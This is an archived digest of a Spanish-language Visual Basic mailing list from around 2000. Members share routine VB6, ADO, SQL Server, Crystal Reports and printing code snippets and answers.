    Set Par = cmd.CreateParameter("old", adLongVarWChar, adParamInput, 1, Null)
Else
    Set Par = cmd.CreateParameter("old", adLongVarWChar, adParamInput,
Len(sAnterior), sAnterior)
End If

cmd.Parameters.Append Par

If sNueva = "" Then
    Set Par = cmd.CreateParameter("new", adLongVarWChar, adParamInput, 1, Null)
Else
    Set Par = cmd.CreateParameter("new", adLongVarWChar, adParamInput, Len(sNueva),
sNueva)
End If

Cmd.Parameters.Append Par

Cmd.ActiveConnection = cnn
Cmd.Execute
```

De esta manera, se cambia la clave del usuario con el cual se estableció la conexión (al abrir "cnn"). Si se quisiera cambiar la clave de otro usuario (es decir, conectarse como "xx" y cambiar la clave de "yy"), se puede agregar un tercer parámetro, llamado "loginame", en el cual se indica el usuario en cuestión ("yy"). Para hacer esto, el usuario con el que se estableció la conexión ("xx") debe tener privilegios de securityadmin o sysadmin.

Nota: desarrollado y verificado con VB6(sp3) y ADO 2.5, contra MSSQL7 y MSDE 1.0.

Ignacio Napal
Equiplus S.A.
email: inapal@equiplus.com

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Ayuda convertir de decimal a romano

Mensaje enviado por Jordi Ordiñana <qvestor@teleline.es>

Andrés:
Aquí te envío una posible solución. Todo depende de lo grandes que sean los números que vas a convertir. Este código vale para números de 1 a 999999 (el cero no se representa).

Hay una dificultad a la hora de representar los números romanos.

Los millares superiores a 3.000 se representan con el número normal y un subrayado superior.

P.e.: 10.000 no sería XXXXXXXXXX sino X̄ (con la rayita encima de la X).

y 125.000 sería C̄X̄X̄V̄

Los millones a partir de 3.000.000, se representarían con un subrayado superior doble (dos rayitas). Pero dudo que los romanos (los de antes) manejaran cifras tan altas.

Pero, como no tengo ningún tipo de letra que subraye arriba las letras IVXLCDM, he optado por la solución que he visto en alguna parte, de encerrar los millares entre paréntesis.

Si consigues algún tipo de letra que haga el subrayado, puedes eliminar este "parche" cambiando el código.

Este código lo he ido probando, y me da resultados correctos.

Espero haber sido de ayuda. Un cordial saludo.

Jordi Ordiñana.
Barcelona - España.
mailto:qvestor@teleline.es

------- CONVERTIR NUMEROS DECIMALES A ROMANOS -----------------------------

```
' Un Form con 1 TextBox y 1 Label. El valor de la etiqueta se actualiza
' con cada cambio del TextBox.

Option Explicit

Private Sub txtDec_Change()
    With txtDec
        lblRom.Text = Dec2Romano(.Text)
        .SelStart = Len(.Text)
    End With
End Sub

Function Dec2Romano(strDec As String) As String
Dim strRom As String
Dim i As Integer, n As Integer, m As Integer
```

```
Dim str1 As String, str2 As String, bRom As Boolean

    n = Len(strDec)
    If n > 3 Then
        str1 = Right(strDec, 3)
        str2 = Left(strDec, n - 3)
    Else
        str1 = strDec
        str2 = ""
    End If

    n = 0
    For i = 0 To Len(str1) - 1
        n = n + 1
        strRom = strDig(Mid(str1, Len(str1) - i, 1), n, False) & strRom
    Next

    If Len(str2) > 0 Then
        str1 = ""
        n = 0
        For i = 0 To Len(str2) - 1
            n = n + 1
            str1 = strDig(Mid(str2, Len(str2) - i, 1), n, True) & str1
        Next
        Dec2Romano = IIf(Left(str1, 1) = "M", str1, "(" & str1 & ")") & strRom
    Else
        Dec2Romano = strRom
    End If

End Function



Function strDig(strTxt As String, n As Integer, m As Boolean) As String
Dim str1 As String, str2 As String, str3 As String
     ' Esta segunda función da resultados parciales para cada grupo de tres cifras.

    ' Si consigues el tipo de letra que subraye arriba, habría que cambiar este
grupo
    ' If...Endif según si el valor m es True o False

    If n = 1 Then
        str1 = IIf(m = True, "M", "I")
        str2 = "V"
        str3 = "X"
    ElseIf n = 2 Then
        str1 = "X"
        str2 = "L"
        str3 = "C"
    ElseIf n = 3 Then
        str1 = "C"
        str2 = "D"
        str3 = "M"
    End If

    Select Case strTxt
        Case "0"
            strDig = ""
        Case "1", "2", "3"
```

```
            strDig = String(Val(strTxt), str1)
        Case "4"
            strDig = IIf(str1 = "M", "I", str1) & str2
        Case "5"
            strDig = str2
        Case "6", "7", "8"
            strDig = str2 & String(Val(strTxt) - 5, IIf(str1 = "M", "I", str1))
        Case "9"
            strDig = IIf(str1 = "M", "I", str1) & str3
    End Select
End Function
```

-----Mensaje original-----
De: Andrés Colmenero [mailto:acolmenero@colortex.net]
Enviado el: martes, 24 de octubre de 2000 13:41
Para: visualbasic-esp@egroups.com
Asunto: (VB-ESP) Ayuda convertir de decimal a romano

Alguien me puede decir donde encuentro una rutina que transforme cualquier número decimal a romano.?
Muchas Gracias.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Buscar por campo hora desde VB

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

At 12:49 20/10/2000 -0500, you wrote:
>Estoy haciendo un select basado en la busqueda de un campo hora desde visual
>basic pero me manda error.
>"Select hora_graba from tabla where hora_graba between 08:00:00 AM and
>08:00:00 PM"

"Select hora_graba from tabla where hora_graba between #08:00:00 AM# and #08:00:00 PM#"

O, lo que es lo mismo :

"Select hora_graba from tabla where hora_graba between #08:00:00# and #20:00:00#"

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.jrubi.com
Podrás encontrar información sobre VB, las listas
vb-esp y visualbasic-esp y un resumen de los
mensajes de las mismas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Detectar si ya está abierta una venta de Crystal Report

Mensaje enviado por "Marcelino Pastor Martin" <marce2@teleline.es>

Hola Omar:
Te mando un articulo sacado de KBase de Crystal, referente a tu primera pregunta, espero sea lo que necesitas.

Marcelino Pastor Martin
MARCE2@teleline.es

Detecting when the Crystal preview window is closed with the OCX control

The information in the article refers to:
Seagate Crystal Reports 8

Applies to:

Reported version only
Crystal ActiveX (OCX) control
Preview window
Detecting when the preview window is closed

Synopsis

After previewing a report using the Crystal ActiveX (OCX) control, is there any way to detect when the preview window has been closed?

Solution

There are no events which are programmed into the OCX control to determine when an event occurs on the preview window (such as clicking the Close button). However the following Microsoft Visual Basic code segment shows how you can simulate this using Microsoft Windows API calls:

```
' Declare the following Windows API declarations in a Visual Basic Module (BAS) file:

Public Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal _
lpClassName As Any, ByVal lpWindowName As Any) As Long

Public Declare Function IsWindow Lib "user32" (ByVal hWnd As Long) As Long


' Preview the report on a form using an OCX control.
' This example uses a command button to preview the report

Private Sub cmdReport_Click()

     ' Declare a Long for the Crystal preview window handle
     Dim hWndPreviewWindow As Long

     ' Set the report filename
     CrystalReport1.ReportFileName = App.Path & "/report.rpt"
```

```
     ' The WindowTitle property needs to be set in order to get the window handle
     CrystalReport1.WindowTitle = "Crystal Report"
     CrystalReport1.Action = 1

     ' Get the window handle for the preview window. This references the window
title
     ' (on the title bar) of the Crystal preview window to obtain it's handle. This
assumes
     ' that no other window will have the same Window title, and that there is only
one
     ' preview window being displayed at a time.
     hWndPreviewWindow = FindWindow(vbNullString, CrystalReport1.WindowTitle)

     ' Determine whether the handle to the preview window still exists (preview
window not closed)
     Do While IsWindow(hWndPreviewWindow)
         DoEvents
     Loop

     ' Insert any code here to be done after the preview window is closed
     MsgBox "Preview Window closed"

End Sub


==

This example assumes that only one Crystal preview window is displayed at a time.


NOTE: =====

The Crystal Report Viewer for ActiveX (CRViewer.dll) used to preview reports with
Crystal Report Designer Component (RDC) contains built in functionality for
recognizing when the preview window (viewer) is closed. Clicking the close button
on the viewer triggers the 'CloseButtonClicked' event in the 'CRViewer' object.

For more information on migrating from the OCX control to the RDC, refer to the
document:

scr8-ocxtordc.pdf

in the Documentation area of the Seagate Software Support web site at:

http://www.seagatesoftware.com/docs

=========
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Imprimir un FlexGrid *(2 mensajes)*

Mensaje enviado por "Alex Arias" <aarias@rpp.com.pe>

Te envio un formulario que lo que hace es imprimir el FlexGrid ajustando sus columnas (osea que se vean los datos), OJO el formulario lo he separado de mi sistema, por lo que necesitaras, modificarlo en la parte de carga de datos al FLEX, la carga la realizo via un DATA CONTROL pero este no esta enlazado a una base de datos directa, sino esta seteado con una variable RECORDSET, ahora te recomiendo que configures el data que esta escondido a una base de datos y corrigas el paso del recordset al data (lo comentes).

Bueno el formulario y el código funcionan y estos seguro cumplira lo que deseas, solo que hay que cambiar alguito.

Con un poco de trabajo.. solución.

Alex Arias Calixtro
Analista Programador

printflex.zip

Mensaje enviado por "Julian" <jfava@ec.gba.gov.ar>

la rutina imprime una grilla, esta un poco desactualizada con respecto a los nombre.
para que funcione, antes de llamarla tendras que llenar el coldata de cada columna, los uso para asignar el ancho de columna

```
Sub imprimir_grilla(Formulario As Form, ByVal Grid1 As MSFlexGrid, ByRef inicioX As Integer, ByRef finY As Integer, ByVal titulo1 As String, Optional ByVal titulo2 As String)

    Dim inicioY As Integer
    Dim inicioFor As Integer
    Dim ColInicio(0 To 10) As Integer

    If Grid1.Rows = 1 Then Exit Sub

    Printer.Print

    'defino la escala
    Printer.ScaleMode = vbMillimeters

    'leo el tipo de papel y defino los limites
    hoja = Printer.PaperSize
    Select Case hoja
        Case vbPRPSLetter
            Printer.Scale (0, 0)-(216, 279)
        Case vbPRPSLegal
            Printer.Scale (0, 0)-(216, 356)
        Case vbPRPSA4
            Printer.Scale (0, 0)-(210, 297)
        Case vbPRPSUser
```

```
        Printer.Scale (0, 0)-(Printer.Height, Printer.Width)
End Select

'defino las coordenadas de inicio
inicioX = (Printer.ScaleWidth - Printer.ScaleLeft - 200) \ 2
inicioY = 64
finY = Printer.ScaleHeight - 30

'inicializo el tamaño e inicio de cada columna
ColInicio(0) = 0

For i = 1 To Grid1.Cols - 1
    ColInicio(i) = 0
    For J = 1 To i
        ColInicio(i) = ColInicio(i) + Grid1.ColData(J - 1)
    Next
Next

'calculo el total de paginas
'******************************** VER
If Grid1.Rows - 1 < 43 Then
    total_pag = 1
Else
    Filas = Grid1.Rows - 42
    AreaImpresion = finY - 18
    FilasXhoja = AreaImpresion \ 6
    total_pag = (Filas \ FilasXhoja) + 2
End If

pagina = 1

GoSub cabecera

GoSub semicab

Grid1.Row = 0

'imprimo los datos
Printer.Print
With Printer
    .Font.Name = "tahoma"
    .Font.Size = 8
    .Font.Bold = False
    .Font.Italic = False
End With
i = 0
Do While Grid1.Row < Grid1.Rows - 1
    Grid1.Row = Grid1.Row + 1
    If inicioY + 17 + i > finY + 1 Then
        GoSub Separadores
        Printer.NewPage
        inicioY = 10

        GoSub semicab
        i = 0
        pagina = pagina + 1

        'preparo la letra para seguir
        Printer.Print
```

```
            With Printer
                .Font.Name = "tahoma"
                .Font.Size = 8
                .Font.Bold = False
                .Font.Italic = False
            End With
        End If


            For J = 1 To Grid1.Cols
                With Grid1
                    .Col = J - 1
                    Printer.Font.Bold = Grid1.CellFontBold
                    Printer.Font.Italic = Grid1.CellFontItalic
                    If .FixedAlignment(J - 1) <> 4 Then
                        Printer.CurrentX = inicioX + ColInicio(J - 1) + 1
                        Printer.CurrentY = inicioY + 10 + i
                        If Printer.TextWidth(.Text) > Grid1.ColData(J - 1) Then
                            Printer.Print CortarTexto(.Text,Grid1.ColData(J - 1))
                        Else
                            Printer.Print .Text
                        End If
                    Else
                        Printer.CurrentX = inicioX + ColInicio(J - 1) +
(Grid1.ColData(J - 1) - 2 - Printer.TextWidth(.Text)) \ 2
                        Printer.CurrentY = inicioY + 10 + i
                        Printer.Print .Text
                    End If
                End With
            Next
        i = i + 6
    Loop

    finY = inicioY + 8 + i
    GoSub Separadores

    'Final de la impresión
    Exit Sub

cabecera:
    Printer.Print

    'selecciono el tipo de letra para la cabecera
    Printer.Print
    With Printer
        .Font.Name = "arial"
        .Font.Size = 10
        .Font.Bold = True
        .Font.Italic = False
    End With

    'imprimo el logo del sistema
    On Error Resume Next
    Printer.PaintPicture LoadPicture(PathBase + "\bb.jpg"), inicioX + 10, inicioY -
55, 17, 17
    Err.Clear
    Printer.CurrentX = inicioX + 50
    Printer.CurrentY = inicioY - 54
    Printer.Print "Circulo de Suboficiales y Guardias"
```

```
    Printer.CurrentX = inicioX + 50
    Printer.CurrentY = inicioY - 49
    Printer.Print "57 N° 1031 e/15 y 16 - TE: 425-7656"

    Printer.CurrentX = inicioX + 50
    Printer.CurrentY = inicioY - 44
    Printer.Print "La Plata (1900)"

    Printer.CurrentX = inicioX + 170
    Printer.CurrentY = inicioY - 54
    Printer.Print Format(Now, fmt_fe)

    Printer.CurrentX = inicioX + 170
    Printer.CurrentY = inicioY - 49
    Printer.Print Format(Now, fmt_hs)

    'selecciono el tipo de letra para el titulo
    Printer.Print
    With Printer
        .Font.Name = "arial"
        .Font.Size = 16
        .Font.Bold = True
        .Font.Italic = False
    End With

    Printer.CurrentX = inicioX + 10
    Printer.CurrentY = inicioY - 30
    Printer.Print titulo1

    If titulo2 <> "" Then
        Printer.CurrentX = inicioX + 10
        Printer.CurrentY = inicioY - 20
        Printer.Print titulo2
    End If
    Return

semicab:
    'defino el tipo de letra para la cabecera de la tabla
    Printer.Print
    With Printer
        .Font.Name = "arial"
        .Font.Size = 10
        .Font.Bold = True
        .Font.Italic = False
    End With
    fila = Grid1.Row
    Grid1.Row = 0
    For i = 1 To Grid1.Cols
        With Grid1
            .Col = i - 1
            If .FixedAlignment(.Col) <> 4 Then
                Printer.CurrentX = inicioX + ColInicio(i - 1) + 1
            Else
                Printer.CurrentX = inicioX + ColInicio(i - 1) + (Grid1.ColData(i -
1) - 2 - Printer.TextWidth(.Text)) \ 2
            End If
            Printer.CurrentY = inicioY
            Printer.Print .Text
```

```
        End With
    Next
    Grid1.Row = fila
    Return

Separadores:
    'imprimo separadores

    Printer.DrawWidth = 4
    'horizontales
    Printer.Line (inicioX, inicioY - 3)-(inicioX + 200, inicioY - 3), vbBlack
    Printer.Line (inicioX, inicioY + 7)-(inicioX + 200, inicioY + 7), vbBlack

    Printer.DrawWidth = 1

    Printer.Print

    With Printer
        .Font.Name = "ARIAL"
        .Font.Size = 10
        .Font.Bold = True
        .Font.Italic = False
    End With

    'imprime numero de pagina
    linea = "Página " + CStr(pagina)
    Printer.CurrentX = inicioX + (200 - Printer.TextWidth(linea)) \ 2
    Printer.CurrentY = Printer.ScaleHeight - 20

    Printer.Print linea

    Return

End Sub
```

nuevamente saludos.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Mensajes de texto en la barra de estado de Outlook *(2 mensajes)*

Mensaje enviado por =?Windows-1252?Q?Jordi_Ordi=F1ana?= <qvestor@teleline.es>

Hace unos días, un compañero de la lista preguntaba cómo se hace para añadir mensajes de texto en la barra de estado de Outlook.

Este código lo he copiado de una Web que hacía algo parecido (el texto aparece en la barra de estado del navegador).

Lo he probado con un email de prueba con formato HTML, editando el código fuente con Word y añadiendo el código en la cabecera del mensaje. El mensaje de prueba va adjunto a éste (no contiene nada 'raro', tranquilos).

En la bandeja de entrada, activar la opción "Panel de vista previa". Al hacer click sobre el mensaje, aparece el texto en la barra de estado de Outlook.

Para modificarlo a nuestro gusto, cambiaremos los textos de las variables TextInput[]. Podemos añadir o quitar líneas. En la variable TotalTextInput hay que indicar el número más alto de índice de línea.

Esta es la manera que he encontrado para hacerlo. De todas formas, coincido totalmente con el otro compañero que advertía de los peligros de utilizar cosas parecidas en los email (son una puerta de entrada para los virus y cualquier otra manipulación mediante scripts que se ejecutan al abrir los mensajes). Sobretodo, una imprudencia grave es tener activada la opción del "Panel de vista previa" (una cosa son las ventajas que ofrece el Outlook, y otra las conveniencias de seguridad).

Lo más seguro, por lo que yo conozco, es utilizar texto plano en los mensajes. Pero eso es cuestión de gustos. Supongo que cada uno sabe lo que tiene que hacer para trabajar seguro.

Espero haber sido de ayuda. Perdón si me extendido demasiado. Un cordial saludo.

Jordi Ordiñana.
Barcelona - España.
mailto:qvestor@teleline.es

outlook1.zip

Mensaje enviado por "Miguel Fernandez" <miguel@catsa.com>

Esto es lo que venia en el codigo de tu mensaje, para ponerlo en los mensajes del Outlook solo tiene que crear un HTML con este codigo (cambiando el texto que sale en la barra de estado, claro...) y guardarlo en el directorio que use el Outlook para guardar las plantillas, y despues solo tienen que crear un mensaje nuevo con ese HTML como plantilla. No se si ha quedado muy claro no ?!?!?! Bueno, espero que les sirva.

Adios,

Miguel.

----- Original Message -----
From: Acisclo del Valle Alvarez
To: visualbasic-esp@egroups.com
Sent: Monday, October 23, 2000 9:38 AM
Subject: (VB-ESP) Mensaje en la Parte Inferior del Outlook

Estimados amigos, esto es un script que un amigo de mexico me proporsiono, lo salvo como hatml y lo colocamos como estacionaro en correo nuevo del outlook.
Es Ricardo de Cuernavaca , Mexico, habria que consultar con el para que le envie el Script pues en realidad no lo hice yo.

Gracias a todos

Acisclo
Acisclo del Valle Alvarez
Informatico
e-mail acisclo@esica.co.cu
Telf. 53-33-37239, 53-33-27464
Fax 53-33-266144
==========

outlook2.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

*M*schart-barras con valores

Mensaje enviado por Fabian Tossini <ftossini@softhome.net>

Hola Juan y al resto de los listeros:

Ya encontre la forma de poner los valores de cada barra dentro de la barra o arriba de ella. Lo saque de un codigo en PlanetSource buscando por mschart. Solo muestra dos resultados. Esta en el demoproyect.
Igualmente les envio la linea que hace esto:

```
mschart1.plot.SeriesCollection.Item(2).DataPoints.Item(-
1).DataPointLabel.LocationType = VtChLabelLocationTypeAbovePoint
```

No pregunten que hace cada punto. Jugando con los valores luego del igual, se coloca en distintos lugares.

Saludos a todos

Fabian Tossini
ftossini@softhome.net

"Juan Onorio Palavicini Hernández" wrote:

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Query que compare dos tablas

Mensaje enviado por "Marcos MASULLO" <mmasullo@microsystem.com.ar>

Usa dos subqueries; es rápido con tablas pequeñas o índices en CopiaID.

```
SELECT 'En z y no en z2', *
FROM z
WHERE not exists (select * from z2 where z2.CopiaID=z.CopiaID)
UNION SELECT 'En z2 y no en z', *
FROM z2
WHERE not exists (select * from z where z2.CopiaID=z.CopiaID);
```

Marcos

----- Mensaje original -----
De: Salvador Sánchez Enciso
Para: visualbasic-esp@egroups.com ; vbe@egroups.com
Enviado: Viernes 27 de Octubre de 2000 09:36
Asunto: (VB-ESP) Query que compare dos tablas

Necesito conocer las diferencias entre dos tablas.....

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Recordset jerarquico

Mensaje enviado por YAMIL BRACHO <brachoy@pdvsa.com>

jfava, para usar el lenguaje shape debes usar como proveedor MSDataShape, asi que la instruccion para conectarte debe ser:

```
Dim db As Connection
  Set db = New ADODB.Connection
  db.CursorLocation = adUseClient


  db.Open "Provider=MSDataShape;" & _
     "Data Provider=SQLOLEDB.1;" & _
     "Integrated Security=SSPI;" & _
     "Initial Catalog=legajos;" & _
     "Data Source=barracuda"

  Set adoPrimaryRS = New ADODB.Recordset
  adoPrimaryRS.Open "SHAPE " & _
     "{select IdAgente, ApellidoyNombre, FechaNac, CiudadNac, idProvincia, idPais,
idEstCivil, Sexo, idTipoDoc, NumeroDoc, EscuelaPri, EscuelaSec, TituloSec,
IdAptitud, Legajo, Foto from Foja1} AS ParentCMD " & _
     "APPEND ({select IdAgente, IdParentesco, ApellidoyNombre, Vive, FechaNac,
ACargo from Foja2 } AS ChildCMD RELATE IdAgente TO IdAgente) AS ChildCMD", db,
adOpenStatic,
adLockOptimistic
```

Espero esto te ayude y saludos desde Caracas,Venezuela

Yamil

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Representacion grafica de funciones

Mensaje enviado por "Ramiro Alcocer" <ralcocer29@hotmail.com>

un poco tarde pero aqui te va un ejemplo muy sencillo, mira escribime a mi correo ante cualquier duda, y con gusto te la respondo :-)

alcocer_ramiro@hotmail.com

```
Option Explicit
Const MaxPuntos = 1000

'para almacenar los valores de la función
Dim valx(1 To MaxPuntos) As Double
Dim valy(1 To MaxPuntos) As Double
'esto es para guardar los valores escalados de
'la función
Dim tmpx(1 To MaxPuntos) As Double
Dim tmpy(1 To MaxPuntos) As Double

Dim Xmin, Xmax, Ymin, Ymax As Double
Dim NPuntos As Long

'dimenciones del PictureBox
Dim ScreenX, ScreenY As Long

Private Sub Form_Load()
Picture1.ScaleMode = 3
ScreenX = Picture1.ScaleWidth
ScreenY = Picture1.ScaleHeight
Picture1.BackColor = &HFFFFFF
End Sub

'aqui va la función a graficar, la unica restricción es
'que esta función sea continua
Function f(ByVal x As Double) As Double
f = Exp(-0.5 * x) * Sin(2 * x)
End Function

'Busco el indice del valor máximo de valy
Function PosMaxY() As Long
Dim i, j As Integer
i = 1
j = NPuntos
Do While (i <> j)
    If (valy(i) <= valy(j)) Then
        i = i + 1
    Else
        j = j - 1
    End If
Loop
PosMaxY = i
End Function

'Busco el indice del valor minimo de valy
Function PosMinY() As Long
```

```
Dim i, j As Integer
i = 1
j = NPuntos
Do While (i <> j)
    If (valy(i) >= valy(j)) Then
        i = i + 1
    Else
        j = j - 1
    End If
Loop
PosMinY = i
End Function

'Evaluo la función a gráficar y ademas calculo Ymin, Ymax
Private Sub EvaluarFuncion()
Dim x, deltax As Double
Dim i As Integer
deltax = (Xmax - Xmin) / (NPuntos - 1)
x = Xmin
For i = 1 To NPuntos
    valy(i) = f(x)
    valx(i) = x
    x = x + deltax
Next i
Ymin = valy(PosMinY)
Ymax = valy(PosMaxY)
End Sub

'Escalo todos los valores de la función a las dimenciones
'del PictureBox
Private Sub EscalarFuncion()
Dim i As Integer
For i = 1 To NPuntos
    tmpx(i) = (ScreenX / (Xmax - Xmin)) * (valx(i) - Xmin)
    tmpy(i) = (ScreenY / (Ymax - Ymin)) * (valy(i) - Ymin)
Next i
End Sub

'Dibujo la función, utilizando rectas para unir los
'puntos
Private Sub Plot_Click()
Dim i As Integer
Picture1.Cls
Xmin = Text1.Text
Xmax = Text2.Text
NPuntos = Text3.Text
EvaluarFuncion
EscalarFuncion
For i = 1 To (NPuntos - 1)
    Picture1.Line (tmpx(i), ScreenY - tmpy(i))-(tmpx(i + 1), ScreenY - tmpy(i +
1)), QBColor(0)
Next i
End Sub
```

----- Original Message -----
From: Angel Garcia
To: visualbasic-esp@egroups.com ; vb-esp@ccc.uba.ar
Sent: Sunday, October 15, 2000 5:50 AM

Subject: (VB-ESP) representacion grafica de funciones

Hola compañeros..
Necesito algún ejemplo de representación gráfica de funciones matematicas..

Gracias

plot2d.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Unir ficheros PDF

Mensaje enviado por "Miguel Fernandez" <miguel@catsa.com>

He encontrado es un pequeño codigo para unir PDF's.
Espero que te sirva y si encuentro algo mas ya lo mandare.

Adios,

Miguel.

pdf.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por "Alwin Borda" <alwinb@tvicom.com.ar>

Ante Vtra. inquietud por utilizar VisData con Access 2000, adjunto archivo de texto con el documento Q252438 de Microsoft, el cual explica detalladamente los pasos a efectuar para modificar VisDAta (es simple y funciona).-

Saludos,
Alwin Borda

DOCUMENT:Q252438 04-AUG-2000 [vbwin]
TITLE :HOWTO: Modify Visual Data Manager (VISDATA) to Work with Access
PRODUCT :Microsoft Visual Basic for Windows
PROD/VER:WINDOWS:2.1,2.1 SP2,2.5,2.6,5.0,6.0
OPER/SYS:WINDOWS
KEYWORDS:kbAccess kbAddIn kbADO kbDatabase kbVBp500 kbVBp600 kbGrpVBDB kbDSupport kbMDAC210 kbMD

==========

The information in this article applies to:

 - Microsoft Visual Basic Professional and Enterprise Editions for Windows, versions 5.0, 6.0
 - Microsoft Data Access Components versions 2.1, 2.1 SP2, 2.5, 2.6

SUMMARY
=======

Microsoft Visual Basic ships with an add-in utility known as the Visual Data Manager (VISDATA) for which source code is also provided in the form of a sample project named Visdata.vbp. Visdata.vbp is installed with other Visual Basic samples as part of the MSDN Library installation.

This article describes how to modify the source code for the Visual Data Manager add-in in order to use the add-in with Microsoft Access 2000 format database files.

MORE INFORMATION
================

Adapting VISDATA to work with Microsoft Access 2000 format databases requires changing only one project reference, adding one menu item, and adding one line of code to process the new menu item.

1. Update the DAO Reference from DAO 3.51 to DAO 3.60. (This step alone is sufficient to allow you to open and work with Access 2000 files.)

   a. Open Visdata.vbp in the Visual Basic design environment.

   b. On the Project menu, open the list of References.

   c. Deselect the existing reference to Microsoft Data Access Objects 3.51, and then locate and select Microsoft Data Access Objects 3.60. Be sure to move the DAO 3.6 reference above the ADO library reference in the list.

2. Add a new menu item and code to allow creating a new Access 2000 database.

   a. Open the main form, frmMDI, in the design environment.

   b. From the Tools menu, open the Menu Editor.

   c. In the Menu Editor window, scroll down in the existing menu items to File / New / Microsoft Access.

   d. In order to insert the new menu item after the existing entry for Access Version 7.0 MDB files, select the following entry: dBase. Click the Insert button, and then click the RIGHT ARROW button to make the new, blank entry a subitem under the Microsoft Access heading. Enter "Access 2000" (without the quotation marks) as the Caption and "mnuDBNMDB2K" (without the quotation marks) as the Name. Close the Menu Editor by clicking OK.

   e. Open the frmMDI code module and select the mnuDBNMDB2K_Click event procedure in the drop-down list. Enter the following line of code:

   ```
   NewMDB dbVersion40
   ```

3. Update ADO connection strings to support Access 2000. VisData uses both DAO and ADO. Use the Search function on the Visual Basic Edit menu to locate all references in the project to the Microsoft Jet OLE DB Provider version 3.51 and update 3.51 to 4.0.

4. Add code that will enable the Grid toolbar button, which displays a table of records in a DBGrid control rather than one record per form.

   a. Open the module modVisData and find the OpenTable procedure. After the lines:

   ```
        If gsDataType = gsMSACCESS Then
          .ConnectionString = "PROVIDER=Microsoft.Jet.OLEDB.4.0;Data Source=" &
   gsDBName
   ```

   insert the additional line:

   ```
          .CursorLocation = adUseClient
   ```

   b. Then open frmDataGrid and find the Form_Load event procedure. After the line:

   ```
   Set datDataCtl.Recordset = mrsFormRecordset
   ```

   insert the additional lines:

   ```
   datDataCtl.Refresh
   Set grdDataGrid.DataSource = datDataCtl
   grdDataGrid.Refresh
   ```

   If you were to omit this step, you might see an empty grid; or the grid may display with the very first cell empty.

5. Recompile the VISDATA project and copy the compiled executable to the Visual Basic directory (by default, \Program Files\Microsoft Visual Studio\Vb98).

REFERENCES
==========

Q238401 PRB: Getting Unrecognized Database Format Error Message When Upgrading to Access 2000

Q242010 PRB: The Data Form Wizard May Not Open an Access 2000 Database

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Acceder a otra base de datos desde un procedimiento almacenado

---

Mensaje enviado por JUAN FELIPE BETANCUR <JBETANCUR@hermeco.com>

Puedes hacer lo siguiente:
SELECT * FROM Servidor.BaseDeDatos.Propietario.Tabla

por ejemplo:

SELECT * FROM ServerSQL.dbPrueba.dbo.tblClientes

Att:
Felipe Betancur Uribe
Microsoft Certified Professional
Analista-Programador
Alcuadrado S.A.
Conocimiento bien Aplicado!
Calle 8. No.43B - 90
Medellín - Colombia
Tel. +(574) 3110447. Ext.131
Fax +(574) 3118985
Tel. +(574) (033) 4347015
http://www.alcuadrado.com/

"Denme un Modelo de Objetos y programaré el Mundo"
-----Original Message-----

From: Carlos Alberto Lopez Gutierrez [mailto:calopezg@gfnorte.com.mx]
Sent: Friday, September 29, 2000 02:12 PM
To: 'visualbasic-esp@egroups.com'
Subject: (VB-ESP) Store procedure

Alguien sabe como puedo hacer referencia en un SP, a una Tabla de otra Base de datos que se encuentra en otro servidor ?.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Actualizar los datos de un DataEnvironment

Mensaje enviado por "Mauro Sayavedra" <msayave@ec.gba.gov.ar>

Usa el siguiente codigo:

```
If Dataenvironment1.rscommand1.State <> 0 Then
            'si el comando ya se corrio, cierro el recordset asociado
            Dataenvironment1.rscommand1.Close
End If

'vuelvo a correr el comando, con los parametros con que hayas definido.
Dataenvironment1.command1 param1, param2, etc

' seteas nuevamente el Grid
Set datagrid1.DataSource = DataEnvironment1
datagrid1.Refresh
'y haces refresh del grid
```

Saludos. Mauro.

----- Original Message -----
From: Carlos Ferrándiz
To: visualbasic-esp@egroups.com
Sent: Wednesday, October 04, 2000 12:12 PM
Subject: (VB-ESP) Más Preguntas sobre el DATAENVIRONMENT

He creado un dataenvironment con una conexíon, y un procedimiento almacenado. La conexión apunta a un SQL con OLEDB.
El Procedimiento llamado pedfec (Pedidos por fecha) consulta una tabla de pedidos y me devuelve aquellos que tengan la fecha seleccionada con el parametro FEC.

He creado un Formulario con un grid, un textbox y boton.

En el Grid, tengo las siguientes propiedades:
Datasource = Dataenvironment1
Datamember = command1

Bueno, la pregunta es la siguiente:
Como puedo hacer que cuando pulse el boton me actualice los registros del GRID con una nueva fecha puesta en el textbox
Es decir, Como puedo pasarle los parametros de los procedimientos almacenados desde VB y actualizar el recordset

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por JUAN FELIPE BETANCUR <JBETANCUR@hermeco.com>

Si son tablas de FoxPro 2.5 ó 2.6 puedes usar el siguiente ConnectionString (y no le especificas Provider porque ahí va incluido):

```
Provider=MSDASQL.1;Persist Security Info=False;Extended
Properties=Driver={Microsoft Visual FoxPro
Driver};UID=;SourceDB=\\Servidor\RutaArchivosDBF\;SourceType=DBF;Exclusive=No;
BackgroundFetch=Yes;Collate=Machine;Null=Yes;Deleted=Yes;
```

Att:
Felipe Betancur Uribe
Microsoft Certified Professional
Analista-Programador
Alcuadrado S.A.
Conocimiento bien Aplicado!
Calle 8. No.43B - 90
Medellín - Colombia
Tel. +(574) 3110447. Ext.131
Fax +(574) 3118985
Tel. +(574) (033) 4347015
http://www.alcuadrado.com/

"Denme un Modelo de Objetos y programaré el Mundo"

-----Original Message-----
From: Eduardo Unda [mailto:eduardo.unda@aeropostal.com]
Sent: Thursday, October 05, 2000 12:25 PM
To: 'VB-ESP (Lista)'
Subject: (VB-ESP) ADO - Provider

